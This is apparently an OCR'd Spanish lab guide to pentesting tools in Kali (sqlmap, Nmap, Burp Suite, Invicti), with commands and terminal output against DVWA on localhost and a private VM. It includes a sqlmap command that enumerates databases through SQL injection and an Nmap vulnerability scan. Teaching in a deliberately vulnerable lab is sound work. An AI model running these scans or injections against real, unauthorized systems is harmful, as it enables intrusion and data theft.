
- **Para qué sirve:** detecta y explota **inyecciones SQL** automáticamente.
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y sqlmap
```

- **Ejercicios:**

Contra DVWA (SQLi low): `sqlmap -u "http://localhost/DVWA/vuln/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=...; security=low" –dbs`






```
sqlmap -u
"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=[TU_PHPSESSID_REAL]; security=low" --dbs
```

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit"
ie="PHPSESSID=[TU_PHPSESSID_REAL]; security=low" --dbs

        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.10#stable}
|_ -| . ["]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutua
ent is illegal. It is the end user's responsibility to obey all applicable loca
te and federal laws. Developers assume no liability and are not responsible for
isuse or damage caused by this program

[*] starting @ 05:38:11 /2025-11-03/

[05:38:11] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1/DVWA/login.php'. Do you want to follow?
```

```
[05:39:45] [INFO] testing 'Generic inline queries'
[05:39:45] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[05:39:45] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment
[05:39:45] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE -
t)'
[05:39:45] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[05:39:45] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[05:39:45] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[05:39:45] [INFO] testing 'Oracle AND time-based blind'
[05:39:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[05:39:46] [WARNING] GET parameter 'Submit' does not seem to be injectable
[05:39:46] [CRITICAL] all tested parameters do not appear to be injectable. Try
crease values for '--level'/'--risk' options if you wish to perform more tests.
u suspect that there is some kind of protection mechanism involved (e.g. WAF) m
ou could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or sw
--random-agent'

[*] ending @ 05:39:46 /2025-11-03/
```

```
[*] starting @ 05:38:11 /2025-11-03/

[05:38:11] [INFO] testing connection to the target URL
got a 302 redirect to 'http://127.0.0.1/DVWA/login.php'. Do you want to follow?
y
[05:39:35] [INFO] testing if the target URL content is stable
[05:39:35] [WARNING] GET parameter 'id' does not appear to be dynamic
[05:39:35] [WARNING] heuristic (basic) test shows that GET parameter 'id' might
e injectable
[05:39:35] [INFO] testing for SQL injection on GET parameter 'id'
[05:39:35] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:39:35] [INFO] testing 'Boolean-based blind - Parameter replace (original va
[05:39:35] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER
GROUP BY clause (EXTRACTVALUE)'
[05:39:35] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[05:39:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE
ING clause (IN)'
[05:39:35] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XML
[05:39:36] [INFO] testing 'Generic inline queries'
[05:39:36] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
```

12) Invicti (ex Netsparker)

- **Para qué sirve:** escáner **web** avanzado (DAST) para **empresas**.
- **Open-source:** No (comercial).
- **Instalar en Kali:** versión **cloud** o **on-prem** bajo licencia; no paquete Kali.
- **Ejercicios:**
    1. Lanzar escaneo contra una app de staging de prueba.
    2. Exportar reporte y abrir tickets para 2 findings.


---


13) Nmap

- **Para qué sirve: descubre hosts/puertos** y detecta servicios/canales (script NSE).
- **Open-source:** Sí.
- **Instalar en Kali:**
- `sudo apt install -y nmap`
- **Ejercicios:**

```
nmap -sV 192.168.56.10 (detección de servicios).

nmap --script vuln 192.168.56.10 (scripts de vulnerabilidades
sobre tu VM).
```






---

14) Burp Suite


- **Para qué sirve: proxy/interceptor** para pruebas de apps web (man-in-the-browser), fuzzing, repeater, etc.
- **Open-source:** No (Community gratis; Pro de pago).
- **Instalar en Kali:**

```
sudo apt install -y burpsuite
```

- **Ejercicios:**
    1. Configurar el **proxy** del navegador a 127.0.0.1:8080 y capturar una petición a DVWA.


DVWA Security :: Damn V
Didn't mean to close that tab?
Find and reopen it quickly here. We keep a history of your recently closed tabs for you.
Dismiss
Open Firefox View
DVWA/security
Kali Forums
Kali NetHunter
kali@kali: ~
Session Actions Edit View Help
└─$ nmap --script vuln 192.168.0.64
Starting Nmap 7.95 (https://nmap.org) at 2025-11-03 02:59 EST
Nmap scan report for 192.168.0.64
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE
3128/tcp open squid-http
9000/tcp filtered cslistener
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y burpsuite
burpsuite is already the newest version (2025.9.5-0kali1).
burpsuite set to manually installed.
The following package was automatically installed and is no longer req
python3-proton-vpn-lib
Use 'sudo apt autoremove' to remove it.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 0
┌──(kali㉿kali)-[~]
└─$
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
Additional Tools
View Broken Access Control Logs - View access logs f
Security level set to low
CTRL DERECHA
9:13

```
┌──(kali㉿kali)-[~]
└─$ burpsuite
[warning] /usr/bin/burpsuite: No JAVA_CMD set for run_java, falling ba
= java
Your JRE appears to be version 21.0.9 from Debian
Burp has not been fully tested on this platform and you may experience
```




Vulnerability: SQL Injection

